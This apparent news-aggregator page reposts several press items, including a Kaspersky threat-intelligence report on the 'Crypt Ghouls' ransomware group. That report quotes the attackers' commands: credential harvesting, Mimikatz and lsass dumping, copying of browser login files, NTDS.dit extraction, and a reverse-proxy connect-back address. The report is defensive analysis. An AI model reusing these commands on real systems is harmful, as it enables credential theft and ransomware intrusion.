NewzIntel.com

    • Checkout Page
    • Contact Us
    • Default Redirect Page
    • Frontpage
    • Home-2
    • Home-3
    • Lost Password
    • Member Login
    • Member LogOut
    • Member TOS Page
    • My Account
    • NewzIntel Alert Control-Panel
    • NewzIntel Latest Reports
    • Post Views Counter
    • Privacy Policy
    • Public Individual Page
    • Register
    • Subscription Plan
    • Thank You Page

Blog

  • MIL-OSI Russia: Vladimir Stroyev took part in the opening of the Forum of Rectors of BRICS Universities

    MILES AXLE Translation. Region: Russian Federation –

    Source: State University of Management – Official website of the State –

    Rector of the State University of Management Vladimir Stroyev and Vice-Rector of the State University of Management Dmitry Bryukhanov took part in the opening meeting of the BRICS University Rectors’ Forum, which was held on October 17, 2024, in the building of Lomonosov Moscow State University and brought together about 200 university leaders and representatives from 20 countries.

    The event was held within the framework of the Russian Federation’s chairmanship of the BRICS association in 2024 under the auspices of the Russian Union of Rectors and is the first such forum with the participation of rectors of leading universities of the BRICS countries, as well as representatives of the scientific and expert communities in an expanded format.

    The Forum’s plenary session featured welcoming speeches and speeches by distinguished guests, including Deputy Minister of Science and Higher Education of the Russian Federation Konstantin Mogilevsky, Deputy Minister of Foreign Affairs of the Russian Federation Sergey Ryabkov, Deputy Minister of Education of the Federative Republic of Brazil Alexandre Brasil Carvalho da Fonseca, Vice President of the Russian Academy of Sciences Academician Vladislav Panchenko and others.

    In his speech, Konstantin Mogilevsky noted that cooperation between BRICS countries in the field of education, science and technology is growing stronger from year to year, transforming from bilateral to multilateral and network forms of interaction.

    On the sidelines of the forum, Vladimir Stroev held a number of meetings and discussions with colleagues and partners from various Russian and foreign universities, as well as government and scientific structures.

    On the day of the Forum, the Association of Rating Compilers (ARC) prepared a pilot version of the BRICS universities ranking, which included the State University of Management.

    The methodology of the BRICS university ranking is based on the approaches to compiling the global list of “Three University Missions” – the first academic ranking. At the same time, changes were made to the ranking model to take into account the national characteristics of educational institutions in the BRICS countries.

    The final list included 600 educational institutions from ten Commonwealth countries: Brazil, Egypt, India, Iran, China, the United Arab Emirates, Russia, Saudi Arabia, Ethiopia and South Africa. The largest number of universities in the ranking are located in China (207 universities). The second country by the number of participants in the ranking was Russia (161 universities), and the third place in this parameter was taken by India (93 universities).

    On the second day of the Forum, October 18, its participants will discuss issues of forming the ranking of universities in the BRICS countries.

    Subscribe to the TG channel “Our GUU” Date of publication: 10/18/2024

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    Vladimir Stroyev took part in the opening of the Forum of Rectors of BRICS Universities

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI Russia: With the support of Rosneft, the premiere of Tatyana Navka’s ice show “The Love Story of Scheherazade” will take place in India

    MILES AXLE Translation. Region: Russian Federation –

    Source: Rosneft – Rosneft – An important disclaimer is at the bottom of this article.

    With the support of Rosneft, the international premiere of Tatyana Navka’s ice show “The Love Story of Scheherazade” will take place in Ahmedabad (Gujarat, India) on Friday, October 18. The ice show will be held in India for the first time.

    Musical performances based on the Arabian Nights collection of tales and short stories will be held at the EKA ARENA sports stadium for three days, until Sunday, October 20. An ice rink has been installed at the stadium especially for the show, using more than 100 tons of real ice.

    The plot of the ice show “The Love Story of Scheherazade” is written based on the famous Arabian fairy tales and the novels “A Thousand and One Nights” and represents several Eastern cultures at once: India, Egypt, Ancient Babylon and Persia. The history and traditions of each region are intertwined in the production with modern technical solutions and unique special effects.

    The performance will feature stars of world figure skating, multiple champions of Russia, Europe and the world, Olympic champions, including the author of the idea, director and general producer of the project Tatyana Navka, as well as Victoria Sinitsina, Nikita Katsalapov, Povilas Vanagas, Ivan Righini, Egor Murashov and other famous figure skaters.

    Rosneft actively supports significant cultural projects and contributes to the development of cultural ties between Russia and other countries. Thanks to the Company, large-scale projects aimed at reviving spiritual and national values are being implemented. Among such projects are support for the Sretensky Monastery Choir, the State Hermitage Museum, the White Steamship project, and much more. Earlier, with the participation of Rosneft, Tatyana Navka’s ice show Evenings on a Farm based on the works of N.V. Gogol was shown in Moscow.

    Department of Information and Advertising of PJSC NK Rosneft October 18, 2024

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    http://vvv.rosneft.ru/press/nevs/item/220928/

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI United Kingdom: IBCA Newsletter, 17 October 2024

    Source: United Kingdom – Government Statements

    Infected Blood Compensation Authority’s newsletter that was circulated on 17 October 2024

    Documents

    IBCA Newsletter, 17 October 2024

    HTML

    Details

    Infected Blood Compensation Authority’s newsletter that was circulated on 17 October 2024

    Updates to this page

    Published 18 October 2024

    Sign up for emails or print this page

    MIL OSI United Kingdom –

    January 24, 2025
  • MIL-OSI Economics: Analysis of the Crypt Ghouls group: continuing the investigation into a series of attacks on Russia

    Source: Securelist – Kaspersky

    Headline: Analysis of the Crypt Ghouls group: continuing the investigation into a series of attacks on Russia

    Last December, we discovered a new group targeting Russian businesses and government agencies with ransomware. Further investigation into this group’s activity suggests a connection to other groups currently targeting Russia. We have seen overlaps not only in indicators of compromise and tools, but also tactics, techniques, and procedures (TTPs). Moreover, the infrastructure partially overlaps across attacks.

    The group under review has a toolkit that includes utilities such as Mimikatz, XenAllPasswordPro, PingCastle, Localtonet, resocks, AnyDesk, PsExec, and others. As the final payload, the group used the well-known ransomware LockBit 3.0 and Babuk. We have dubbed the group “Crypt Ghouls”.

    Delivery and persistence

    It was only in two of the group’s attacks that we were able to determine the initial access vector. The attackers used a contractor’s login information to connect to the victim’s internal systems via a VPN. The VPN connections were established from IP addresses associated with a Russian hosting provider’s network and a contractor’s network. Nowadays attackers are increasingly gaining initial access through their targets’ contractors. We suspect that contractors are compromised via VPN services or unpatched vulnerabilities.

    To maintain access to the system, the attackers used the NSSM and Localtonet utilities. NSSM creates and manages services on a host, while Localtonet provides an encrypted tunnel for connecting to that host from an external network. Both utilities were downloaded directly from localtonet.com:

    hxxp://localtonet.com/nssm-2.24.zip

    hxxp://localtonet.com/download/localtonet-win-64.zip

    Harvesting login credentials

    XenAllPasswordPro

    The attackers employed the XenAllPasswordPro tool to harvest a range of authentication data from the target system.

    cmd.exe /Q /c cmd /c rmdir /q /s c:programdataallinone2023 1>
    WindowsTempHYirzI 2>&1

    cmd.exe /Q /c c:programdataallinone2023XenAllPasswordPro.exe –a

    c:programdatareport.html 1> WindowsTempLNhkey 2>&1

    cmd.exe /Q /c cmd /c rmdir /q /s c:programdataallinone2023 1>

    WindowsTempHYirzI 2>&1

    This utility and the path to it, “allinone2023”, are characteristic of this series of attacks. Following is a list of locations for XenAllPasswordPro that we have observed in various victim infrastructures.

    • c:programdataallinone2023xenallpasswordpro.exe
    • c:programdatadbgallinone2023xenallpasswordpro.exe
    • c:programdata1callinone2023xenallpasswordpro.exe
    • $userdesktopallinone2023xenallpasswordpro.exe
    • c:intelxenallpasswordpro.exe

    The parent process for the commands above was wmiprvse.exe. Moreover, we found an Impacket artifact in command-line output. These are signs of using the Impacket WmiExec.py module:

    1

    C:WindowsSystem32wbemwmiprvse.exe

    In one Crypt Ghouls attack, we discovered a malicious CobInt backdoor loader. This is a telltale tool that allowed us to draw parallels with other campaigns. The CobInt downloader we encountered is a VBScript called Intellpui.vbs that executes obfuscated PowerShell code. This code, in turn, communicates with a C2 server to load the CobInt backdoor into memory.

    In other cases, hackers used RDP instead of WMI.

    c:windowssystem32rdpclip.exe

    c:programdata1callinone2023xenallpasswordpro.exe –a c:programdata1c2c.txt

    Additionally, we noticed that in certain attacks, the HKLMSECURITY registry hive was being saved to a temporary folder. The hive stores the host’s security policies and the secrets managed by the Local Security Authority.

    RegSaveKey(“$hklmsecurity”,”$tempkjzcehld.tmp”)

    C:WindowsSystem32svchost.exe –k localService –p –s RemoteRegistry

    RegSaveKey(“$hklmsecurity”,“$tempkjzcehld.tmp”)

    Mimikatz

    We detected the use of the Mimikatz utility in some of the investigated attacks. One case involved injection of malicious code from the utility into the memory of the rundll32.exe process.

    In another, a Mimikatz command was used to dump the memory of the lsass.exe process. This holds various login details of authenticated users:

    1

    sekurlsa::minidump lsass.dmp

    In this way, attackers used Mimikatz to extract victims’ credentials.

    dumper.ps1

    Crypt Ghouls ran an open-source PowerShell script that allowed them to dump Kerberos tickets from the LSA cache. The attackers renamed it to disguise it as a Group Policy script.

    1

    .gpo_compliance.ps1

    MiniDump Tool

    MiniDump Tool is a utility designed to create a memory dump of a specified process. It helped Crypt Ghouls to extract login credentials from the memory of lsass.exe. The attackers initiated this by running the following command:

    1

    T.exe [lsass_pid] [lsass_pid]

    The first argument is the process ID (PID). The second argument is the file name and directory to save the dump of the selected process to.

    The MiniDump Tool creates a driver at the following path:

    1

    C:Users[username]AppDataLocalTempkxxxxxxx.sys

    Next, it runs the driver and passes to it a control code to read the memory of the process whose identifier is specified as the first argument, then it saves the dump in the system, in this case — in a file in the current directory while using the process ID as its name.

    Login credentials from browsers

    Crypt Ghouls also copied files containing credentials stored in browsers to a temporary directory:

    cmd.exe /Q /c copy “C:Users[username]AppDataLocalGoogleChromeUser
    DataDefaultLogin Data” “C:WindowsTemp1713909173.8739672”

    cmd.exe /Q /c copy “C:Users[username]AppDataLocalMicrosoftEdgeUser
    DataDefaultLogin Data” “C:WindowsTemp1713909181.5850394”

    1

    2

    3

    4

    5

    6

    7

    8

    cmd.exe /Q /c copy “C:Users[username]AppDataLocalMicrosoftEdgeUser

    DataDefaultLogin Data” “C:WindowsTemp1713909129.8364425”

    cmd.exe /Q /c copy “C:Users[username]AppDataLocalGoogleChromeUser

    DataDefaultLogin Data” “C:WindowsTemp1713909173.8739672”

    cmd.exe /Q /c copy “C:Users[username]AppDataLocalMicrosoftEdgeUser

    DataDefaultLogin Data” “C:WindowsTemp1713909181.5850394”

    The commands on the hosts were run via WMI.

    The attackers then used PowerShell to request a list of local users:

    c:windowssystem32wbemwmiprvse.exe >

        cmd.exe /Q /c powershell.exe “Get-LocalUser | Select name” 1>

    WindowsTempqnLJbp 2>&1“

    NTDS.dit dump

    Crypt Ghouls connected to the domain controller with compromised credentials via WMI. After establishing the connection, they tried to save the NTDS.dit dump. The attackers leveraged an existing scheduler task to obtain the dump. They modified the task four times. First, they obtained the NTDS.dit dump with the Ntdsutil utility. Then they archived the folder containing the dump and deleted the folder. The final change to the scheduler task restored its original value.

    powershell.exe out-file -inputobject (7zr.exe a c:programdataad.7z
    c:programdataactivedirectory) -encoding utf8 -filepath
    c:programdatamicrosoftvault4c6b60eb-eafe-ab9b-adfa-ed24b2398e0c

    powershell.exe out-file -inputobject (cmd /c rmdir /q /s
    c:programdataactivedirectory) – encoding utf8 -filepath
    c:programdatamicrosoftvaulta5ad25f1-f569-6247-0722- ad6fe54e350f

    1

    2

    3

    4

    5

    6

    7

    8

    9

    10

    11

    12

    powershell.exe out–file –inputobject (ntdsutil.exe ‘ac i ntds’ ‘ifm’

    ‘create full c:programdataactivedirectory’ q q) –encoding utf8 –

    filepath c:programdatamicrosoftvaultdabbf27c–37ef–9946–a3d3–

    7aaaebce7577

    powershell.exe out–file –inputobject (7zr.exe a c:programdataad.7z

    c:programdataactivedirectory) –encoding utf8 –filepath

    c:programdatamicrosoftvault4c6b60eb–eafe–ab9b–adfa–ed24b2398e0c

    powershell.exe out–file –inputobject (cmd /c rmdir /q /s

    c:programdataactivedirectory) – encoding utf8 –filepath

    c:programdatamicrosoftvaulta5ad25f1–f569–6247–0722– ad6fe54e350f

    The 7-Zip utility was also downloaded from GitHub:

    1

    https://github.com/ip7z/7zip/releases/download/23.01/7zr.exe

    However, we did not detect any further data exfiltration after the archiving.

    Network reconnaissance and spread

    Crypt Ghouls used the PingCastle utility (MD5: F4A84D6F1CAF0875B50135423D04139F) to collect information about the infrastructure of the domain they resided in. Additionally, the attackers periodically scanned the network using the legitimate utility SoftPerfect Network Scanner to identify open ports and network shares.

    As we mentioned above, the attackers used the WmiExec.py Impacket module for network navigation. We found that two of the targets had PAExec, a remote command tool, running on their systems at some point:

    c:windowspaexec–[xxxxx]–[source_host_redacted].exe –service

        cmd

    Infrastructure

    Crypt Ghouls uses several remote access utilities. AnyDesk was the most commonly used tool according to our research, but the attackers employed a variety of other methods as well. The table below presents the names of the utilities and the directories where they were found.

    Name Directory
    AnyDesk C:Users[redacted]DownloadsAnyDesk.exe
    Localtonet C:WindowsTemplocaltonet.exe
    resocks /usr/sbin/xfs-modules

    The IP addresses used for remote connections to AnyDesk and Localtonet belonged to a Surfshark VPN subnet.

    Resocks is a reverse SOCKS5 proxy for tunneling traffic. While investigating this group’s activity, we found a proxy sample that was configured to use the IP address 91.142.73[.]178, which is part of the hosting provider VDSina’s network.

    Below are the notable parameters of the resocks sample, which provide additional context for the research:

    –X main.defaultConnectBackAddress=91.142.73[.]178 –X

    main.defaultConnectionKey=CzKDvHM8UGE/QtjuF2SSkJzaVmRpjNipdWlbTzFry6o

    DLL sideloading

    The malicious actor used the DLL sideloading technique by placing a legitimate Windows installer management application, dism.exe, and a malicious loader, dismcore.dll, in the same folder: c:ProgramDataoracle.

    The dismcore.dll loader attempted to locate the file odbcconf.xml, which contained the payload, but we were unable to retrieve that file.

    File encryption



    The attackers encrypted data with publicly available versions of the popular LockBit 3.0 (for Windows systems) and Babuk (for Linux) malware. The LockBit sample we analyzed was configured with commands to encrypt local drives, terminate specific processes and services, disable Windows Defender, and delete event logs. The ransomware added system directories, as well as a folder named intel where the attackers loaded tools to harvest credentials, to the encryption exclusions list.

    A snippet of the LockBit 3.0 sample’s configuration

    We noticed something strange about how a victim’s files were encrypted. First, LockBit encrypted files with specific extensions, as defined in its sample configuration. These are the files that the attackers may find most valuable. Besides these, the malware encrypts files in the recycle bin while inserting random characters in these. Beyond the primary algorithm, we found a cycle that systematically renamed the original file in the recycle bin. This process iterated through every letter of the English alphabet, continuing until it reached the last one. This type of encryption makes it really hard, or even impossible, to recover the user’s files.

    The file renaming cycle

    Below is an example of how this appears in logs:

    1

    2

    3

    4

    5

    6

    7

    8

    File Renamed c:$recycle.bin[redacted]desktop.ini

    c:$recycle.bin[redacted]aaaaaaaaaaa

    File Renamed c:$recycle.bin[redacted]aaaaaaaaaaa

    c:$recycle.bin[redacted]bbbbbbbbbbb

    File Renamed c:$recycle.bin[redacted]bbbbbbbbbbb

    c:$recycle.bin[redacted]ccccccccccc

    File Renamed c:$recycle.bin[redacted]ccccccccccc

    c:$recycle.bin[redacted]ddddddddddd

    The algorithm then attempts to delete the last version of
    c:$recycle.bin[redacted]zzzzzzzzzzz.


    The attackers leave a ransom note with a link containing their ID in the Session messaging service for future contact:

    A LockBit 3.0 ransom note

    Session supports end-to-end encryption, which minimizes the risk of data breaches. The developers claim their messaging service is built to guarantee complete privacy. Session has been used by other ransomware groups, such as GhostLocker, SEXi, and MorLock, in their attacks.

    Additionally, attackers targeted ESXi servers with the Babuk ransomware. They would connect to the ESXi server via SSH, upload Babuk, and initiate the encryption process for the files within the virtual machines:

    1

    /tmp/lock.out “/vmfs/volumes/[redacted]”

    We believe the goal of the attackers was to disrupt the targeted organizations’ operations, besides financial gain.

    Links to other groups

    We are seeing a lot of overlap in the tools and techniques used by cybercriminals targeting Russian businesses and government agencies. Below, we outline the key similarities we found in attacks by different groups.

    MorLock

    MorLock activities, as investigated by F.A.C.C.T., shares many features with several of the attacks we analyzed for this report. The groups share most of the tools they use: SoftPerfect Network Scanner, XenAllPasswordPro, AnyDesk, PingCastle, Localtonet, NSSM, resocks, LockBit 3.0, and Babuk.

    The file and folder names used in attacks by both groups also show similarities. Thus we found a resocks utility named “xfs-healthcheck”, a name that follows the same template as the resocks names on the list of indicators published by F.A.C.C.T.: [xxx]-healthcheck. We noticed a further similarity when studying the XenAllPasswordPro utility: in MorLock attacks, it was located in a directory named “allinone2023”.

    Furthermore, we checked the MorLock infrastructure as reported by F.A.C.C.T., only to find that the group also used Surfshark VPN and the VDSina hosting services provider.

    BlackJack

    While investigating the utilities used in Crypt Ghouls attacks, we found an overlap with the toolkit employed by the BlackJack group, which also used XenAllPasswordPro. This caught our attention, as XenAllPasswordPro is not the most popular tool among cybercriminals despite being freely available.

    Twelve

    We have seen XenAllPasswordPro used in attacks by Twelve too. Furthermore, we discovered Intellpui.vbs, a loader for CobInt, also used by Twelve, on one of the systems attacked by Crypt Ghouls.

    Shedding Zmiy

    Shedding Zmiy is a group associated with the (Ex)Cobalt activity cluster. We found a further overlap in a report by Solar 4RAYS on this group-related incidents, namely the use of DLL sideloading with the dismcore.dll malicious loader. The report mentioned other familiar utilities and malware: resocks, SoftPerfect Network Scanner, and CobInt. In addition, Shedding Zmiy used VDSina to host its command-and-control servers.

    The similarities between the groups described above led to the conclusion that these attacks overlap with the activity of Crypt Ghouls. Our analysis of cybercriminal tools and tactics suggests that different groups may be collaborating, sharing resources, or exchanging intelligence. Other vendors have found evidence of the (Ex)Cobalt cluster members participating in these groups’ activities, and our analysis confirms this. Right now, we cannot say for sure that these campaigns are connected, but we anticipate their number will increase further. We will continue to monitor activity targeting Russian organizations.

    Victims

    Russian government agencies as well as mining, energy, finance, and retail companies have fallen victim to the Crypt Ghouls group.

    Conclusion

    Crypt Ghouls is another group attacking Russia. Cybercriminals are leveraging compromised credentials, often belonging to subcontractors, and popular open-source tools. These include modified configurations of the LockBit 3.0 and Babuk ransomware, whose builders and source code are publicly available. As the number of attackers using leaked builds increases, identifying the perpetrators of threats becomes increasingly difficult. The shared toolkit used in attacks on Russia makes it challenging to pinpoint the specific hacktivist groups involved. In the attacks carried out by the Crypt Ghouls, we have identified components of infrastructure and a variety of popular tools that are also used by many other groups. This suggests that the current actors are not only sharing knowledge but also their toolkits. All of this only makes it more difficult to identify specific malicious actors behind the wave of attacks directed at Russian organizations.

    Indicators of compromise

    Note: Network addresses specified in this section are valid at the time of publishing, but may change over time.

    SHA256:

    File paths:
    С:ProgramDataoracledismcore.dll
    odbcconf.xml – payload
    C:UsersUserDownloadsdumper.ps1 – dumper.ps1
    C:UsersUserDesktopx86x64mimikatz.exe
    C:programdata1callinone2023xenallpasswordpro.exe
    С:programdataallinone2023xenallpasswordpro.exe
    С:programdatadbgallinone2023xenallpasswordpro.exe
    С:programdata1callinone2023xenallpasswordpro.exe
    $userdesktopallinone2023xenallpasswordpro.exe
    C:programdataallinone2023XenAllPasswordPro.exe
    C:WindowsTempnssm-2.24win64nssm.exe
    C:Users[redacted]DownloadsAnyDesk.exe
    C:WindowsTemplocaltonet.exe
    C:ProgramDatat.exe (MiniDump Tool)
    C:UsersUserAppDataLocalTempkxxxxxxx.sys
    C:WindowsTempkxxxxxxx.sys
    /tmp/lock.out (Babuk)
    /usr/sbin/xfs-healthcheck (resocks)
    /usr/sbin/xfs-modules (resocks)
    c:programdataintellintellpui.vbs (CobInt)

    IP addresses and URLs:
    45.11.181[.]152 – netstaticpoints[.]com – CobInt C2
    169.150.197[.]10 – SurfShark VPN
    169.150.197[.]18 – SurfShark VPN
    91.142.73[.]178 – VDSINA-NET
    91.142.74[.]87 – VDSINA-NET
    95.142.47[.]157 – VDSINA-NET
    185.231.155[.]124 – VDSINA-NET

    Utilities:
    XenAllPasswordPro
    PsExec
    PAExec
    SoftPerfect Network Scanner
    Localtonet
    PingCastle
    Mimikatz
    AnyDesk
    NSSM
    resocks
    MIL OSI Economics –

    January 24, 2025
  • MIL-OSI United Kingdom: Mayor launches new toolkits and workshops in London primary schools to help educate pupils about healthy and respectful relationships

    Source: Mayor of London

    • The new innovative £1million toolkit is now available online for all primary schools in the capital and will help champion healthy and respectful relationships and attitudes. Online courses will train teachers to run classes and workshops in every school
    • The move comes as research shows that young people are increasingly being exposed to misogynist influencers on social media – with one in three young males having a positive view of ‘self-proclaimed misogynist’ Andrew Tate and one in ten children having watched pornography by the time they are nine
    • The Mayor has today written to every primary school in London to highlight the importance of pupils learning about equality and respect
    • Today the Mayor warned there has never been a more important time to counter the pernicious influence of those who preach misogyny online, saying ‘young people must learn about respectful relationships before they start seeing content from individuals like Andrew Tate online.’

    The Mayor of London, Sadiq Khan, today launched a new landmark toolkit for every primary school in London to teach pupils about healthy and respectful relationships, as part of his work to tackle violence against women and girls.

    Sadiq has written to every primary school in London explaining the importance of young boys and girls learning about equality and respect.

    The new innovative £1million toolkit1, funded by the Mayor and developed by educational experts Tender2, uses workshops, drama and interactive sessions in the classroom to engage with young Londoners aged between 9-11 and champion healthy and respectful relationships and attitudes.

    Tender is a pioneer in educating primary schools about healthy relationships and this is the first time they have put that knowledge and experience into a toolkit specifically for primary schools. Funding from the Mayor has allowed them to put their knowledge and experience into a toolkit to run classes and workshops empowering young people to confidently recognise, call out and help stamp out inequality and sexism among their own peer groups.

    The move comes as research shows that young people are being increasingly exposed to misogynist influencers on social media – with one in three young males having a positive view of ‘self-proclaimed misogynist’ Andrew Tate. 4 Young people are also being exposed to pornography online from as young as nine years old and this is having a negative role in shaping children’s understanding of girls and relationships. 5

    The toolkit will help educate the next generation of Londoners on what harmful behaviour looks like, and why it is not ok. It will be delivered by primary school teachers and supported by specially trained workshop leaders.

    It builds on work already delivered by the Mayor’s Violence Reduction Unit, which has pioneered a public health approach to tackling violence. It’s £2million funding includes investing in Tender to deliver work with 15,200 children and young people taking part in arts and drama-based healthy relationships sessions. This work has led to ​90 per cent of pupils having a better understanding of healthy relationships​ and 80 per cent now able to spot red flags in a friendship or relationship​.

    The action is the latest part of the Mayor’s approach to tackling the underlying causes of violence against women and girls (VAWG)6. It will build on the success of his multi award-winning #HaveAWord campaign and allyship training in secondary schools which is working to educate and empower young Londoners to take a stand and help prevent violence against women and girls. 

    The launch of the new toolkit, following a successful trial3, is based on the Mayor’s early intervention and prevention approach to tackling VAWG which places a stronger emphasis on partnership working, prevention and education across a wide range of services in London.

    The Mayor is clear that it is never too early to start educating young Londoners about the need to treat one another fairly and kindly. And that education from a young age is key to strengthening the resilience young people have to toxic influences and attitudes towards women and girls in society and those proliferating on social media.

    It is part of the Mayor’s record £233million investment to tackle violence against women and girls in all its forms – as well as its underlying causes. This funding is working to educate young people about harmful attitudes and behaviours, save lives, reduce waiting lists, keep doors open for vital specialist support services for victims and supporting the police and agencies to go after the worst perpetrators of violence.

    The Mayor of London, Sadiq Khan, said: “It’s never too early to start educating young Londoners about the need to treat one another fairly and kindly. And it’s important for young boys and girls to learn about equality and respect for one another.

    “That’s why I have written to all primary school headteachers in the capital today to outline the support, resources and funding I’m investing from City Hall so this important training can be delivered to thousands of young Londoners. It will give teachers the expert training they need to empower the next generation of Londoners to stand up to sexism and misogyny in all its forms.

    “There has never been a more important time to counter the pernicious influence of those who preach misogyny online. we must ensure that young people are clear what healthy and respectful relationships are about before they start seeing content from individuals like Andrew Tate online.

    “I will continue to do everything within my power to ensure that ending violence against women and girls is treated with the utmost urgency both by our police, and society as a whole to build a safer London for all.”

    Broadcaster and DJ Ashley James said: “As a mum-of-two, I’m really pleased that the Mayor of London is introducing education in primary schools to help tackle the root causes of violence against women and girls. Nobody is born a misogynist but social media and other influences can embed harmful ideas unless children have already built a strong foundation of equality and respect.”

    Emma, a Headteacher at a North London Primary School, said: “Supporting our children to recognise and develop healthy and respectful relationships is absolutely vital as we aim to set them up for a positive future. Broaching issues like misogyny and sexism with young children can be really challenging and is something that we need to be prepared to deal with. Thanks to the Mayor’s new teacher Toolkit, we now have expertly crafted, tried and tested tools and activities to safely and confidently teach this important subject matter. All our teachers have taken part in the online training sessions with Tender and we are really excited about working with our children to educate them on why it is important to treat each other fairly, kindly and with respect.”

    Taiba Year 6: “These sessions have taught us about what makes us good people. We talk about our equal rights and how we should treat people as well as how people should treat us.”

    Ege Year 6: “I liked learning about the house of friendship because it shows us what is expected of our friends. We also looked at behaviours to look out for if we feel we are not being treated fairly or we are being pressured into something.”

    Abdurahman Year 6: “I really enjoyed the roleplays because you get to see a number of situations that we could get into and how we can have a different response to them.”

    Susie McDonald, CEO of Tender, said: “Primary school is a critical time for children, as they develop core skills in communication, empathy and respect. It’s therefore imperative that they learn about healthy relationships. and are supported to build positive attitudes and behaviours.

    “It’s often difficult to begin exploring topics like healthy relationships and gender inequality with young people of any age. Our creative, evidence-led toolkit and corresponding training sessions guide teachers in this vital work, with practical activities and advice that are expertly designed for this age group.

